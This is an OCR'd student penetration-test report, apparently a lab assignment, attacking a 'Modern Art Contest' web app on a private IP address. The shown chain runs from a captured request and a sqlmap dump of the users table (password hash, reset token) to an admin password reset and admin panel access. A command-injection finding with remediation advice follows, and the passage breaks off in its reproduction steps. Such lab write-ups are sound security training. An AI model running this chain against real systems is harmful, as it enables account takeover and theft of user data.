
4. **Now we will be using the interception and use sqlmap to retrieve the database contents.**

Commands used: _sqlmap -r req.txt --batch --dump_




```
POST /forgot_password.php HTTP/1.1
Host: 10.15.50.70
Content-Length: 23
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.15.50.70
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.15.50.70/forgot_password.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=te33p8mgccmkevud67ld6jj894
Connection: close

email=admin%40localhost
```

Plain Text
Tab Width: 8
Ln 1, Col 1
INS


sirjan@nepsecurity: ~/Documents/1050/Final ass 1050
File
Actions
Edit
View
Help
sirjan@nepsecurity: ~/Documents/1030
sirjan@nepsecurity: ~
sirjan@nepsecurity: ~
sirjan@nepsecurity: ~/Documents/1050/Final ass 1050


```
┌──(sirjan㉿nepsecurity)-[~/Documents/1050/Final ass 1050]
└─$ sqlmap -r req.txt --batch --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:22:46 /2024-06-30/

[02:22:46] [INFO] parsing HTTP request from 'req.txt'
[02:22:46] [INFO] resuming back-end DBMS 'postgresql'
[02:22:46] [INFO] testing connection to the target URL
[02:22:47] [INFO] testing if the target URL content is stable
[02:22:47] [INFO] target URL content is stable
[02:22:47] [INFO] testing if POST parameter 'email' is dynamic
[02:22:47] [INFO] POST parameter 'email' appears to be dynamic
[02:22:47] [WARNING] heuristic (basic) test shows that POST parameter 'email' might not be injectable
[02:22:47] [INFO] testing for SQL injection on POST parameter 'email'
[02:22:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:22:48] [INFO] POST parameter 'email' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="My")
[02:22:48] [INFO] testing 'Generic inline queries'
[02:22:48] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:22:48] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[02:22:48] [WARNING] time-based comparison requires larger statistical model, please wait............... (done)
[02:22:49] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:22:59] [INFO] POST parameter 'email' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n] Y
[02:22:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[02:22:59] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[02:22:59] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the
range for current UNION query injection technique test
[02:22:59] [INFO] target URL appears to have 10 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
```

5. **We successfully retrieved the password_reset_token which we will be using for the update of the new password.**




```
[01:23:50] [WARNING] on PostgreSQL you'll need to use schema names for enumeration as the counterpart to database names on other DBMSes
[01:23:50] [INFO] fetching tables for database: 'public'
[01:23:50] [INFO] fetching number of tables for database 'public'
[01:23:50] [INFO] resumed: 2
[01:23:50] [INFO] resumed: arts
[01:23:50] [INFO] resumed: users
[01:23:50] [INFO] fetching columns for table 'users' in database 'public'
[01:23:50] [INFO] resumed: 10
[01:23:50] [INFO] resumed: bio
[01:23:50] [INFO] resumed: email
[01:23:50] [INFO] resumed: id
[01:23:50] [INFO] resumed: is_admin
[01:23:50] [INFO] resumed: is_approved
[01:23:50] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[01:23:50] [INFO] retrieved: name
[01:23:51] [INFO] retrieved: password
[01:23:53] [INFO] retrieved: password_reset_token
[01:23:59] [INFO] retrieved: profile_image
[01:24:02] [INFO] retrieved: score
[01:24:04] [INFO] fetching entries for table 'users' in database 'public'
[01:24:04] [INFO] fetching number of entries for table 'users' in database 'public'
[01:24:04] [INFO] retrieved: 10
[01:24:04] [INFO] retrieved: Admin
[01:24:06] [INFO] retrieved: Default admin account.
[01:24:12] [INFO] retrieved: admin@localhost
[01:24:16] [INFO] retrieved: 1
[01:24:17] [INFO] retrieved: true
[01:24:18] [INFO] retrieved: true
[01:24:19] [INFO] retrieved: $2y$10$swC352KeGqldwCnZr6NDcOO.k3HuWxDscgEOkLEq5wvNasyt.gJJW
[01:24:36] [INFO] retrieved: 40c510f8ca6ece54b603e9a6f4b4ef18c7edfdfd
[01:24:48] [INFO] retrieved: surfer.png
[01:24:51] [INFO] retrieved: 0
[01:24:51] [INFO] retrieved: Dom Toretto
[01:24:55] [INFO] retrieved: Living my life a quarter mile at a time, I bring the intensity of the race to my artwork, creating pieces that are fast, furious, and bold
.
[01:25:34] [INFO] retrieved: dom@fastnfurious.net
[01:25:39] [INFO] retrieved: 2
[01:25:40] [INFO] retrieved: false
[01:25:41] [INFO] retrieved: 
```

6. **The password reset token is used in /change_password.php which gives us input for the token and upon matching the token it will allow us to update the password.**



Sirjan Pun Magar
(219995489)

7. **We input the token and the new password and it successfully updated the new password for the admin@localhost.**


Not secure | 10.15.50.70/change_password.php

Change Password

Token:

40c510f8ca6ece54b603e9a6f4b4ef18c7edfdfd


New Password:

•••••

Confirm Password:

•••••

© 2023 Modern Art Contest


Not secure | 10.15.50.70/change_password.php


Change Password

Password has been changed successfully!

Go back to My Profile

© 2023 Modern Art Contest

8. **We further use the email and the new password on the login page.**



Not secure | 10.15.50.70/login.php

Home Leaderboard Rules Login Sign Up

Login

Email:

admin@localhost

Password:

•••••


Login

Don't have an account? Sign up

Forgot Password?

© 2023 Modern Art Contest

9. **We successfully compromised the admin@localhost privilege.**



Not secure | 10.15.50.70/profile.php

Home Leaderboard Rules My Profile Admin Logout

My Profile

Name:


Admin

Bio:

Default admin account.

Upload Art:

Sirjan Pun Magar
(219995489)


Not secure | 10.15.50.70/admin.php


Admin Panel

Pending Users

Name	Email	Actions
Roman Pearce	roman@wittybanter.net	Approve Deny
Tej Parker	tej@techwizard.org	Approve Deny
Han Lue	han@driftking.jp	Approve Deny
Luke Hobbs	luke@ruinedthefranchise.us	Approve Deny
Harry	john@whitehouse.gov	Approve Deny

Increase User Score

User Email:


Not secure | 10.15.50.70/profile.php

Admin

Bio:

Default admin account.

Upload Art:

Import Profile:

© 2023 Modern Art Contest

Sirjan Pun Magar
(219995489)

Vulnerability Title:
Command Injection in Directory Listing Functionality Leads to Remote Code Execution

Description:
Following the successful exploitation of the previous vulnerability, which granted access to the admin panel of the Modern Art Contest application at http://10.15.50.70/admin.php, a critical security flaw was identified within the admin functionalities. Specifically, the "Get Directory Listing" feature, which allows administrators to input a directory path and retrieve its contents, is susceptible to command injection due to inadequate input validation.
By manipulating the directory path input, an attacker can inject and execute arbitrary shell commands on the server. This occurs because the application concatenates user input directly into a system command without proper sanitization or escaping. The exploitation is possible through the directory_path parameter, which fails to filter or validate user-supplied paths. This vulnerability can lead to Remote Code Execution (RCE), providing attackers full control over the server, including the ability to execute arbitrary commands, exfiltrate data, or escalate privileges.

Impact:
Exploitation of this vulnerability allows an attacker to execute commands with the privileges of the web server process. However, due to limitations in the environment, actions are restricted to remote shell access without data modification capabilities.


1. Compromise of Confidentiality: Attackers can access sensitive files and data stored on the server, potentially including user credentials, personal information, and confidential business data, and can even access web configuration. This access could lead to identity theft, unauthorized disclosures, or compliance violations.
2. Service Disruption: By executing arbitrary commands, attackers can disrupt services, render the system inoperable, or install persistent backdoors for ongoing access. This capability not only impacts availability but also undermines system reliability and operational continuity.

Recommendation:

1. **Enhance Input Validation:** Implement strict input sanitization routines to filter out special characters and commands from user input.
2. **Use Safe Execution Methods:** Avoid direct execution of user-supplied input within system commands.
3. **Review Access Controls:** Ensure proper access controls are in place to limit privileges and restrict unauthorized access to critical server functionalities.
4. **Update Security Policies:** Regularly audit and update security policies to include secure coding practices and penetration testing to identify similar vulnerabilities.

Steps to Reproduce:

1. **After login with the admin@localhost it will redirect us to http://10.15.50.70/profile_php as shown in the picture below:**



My Profile

Name:

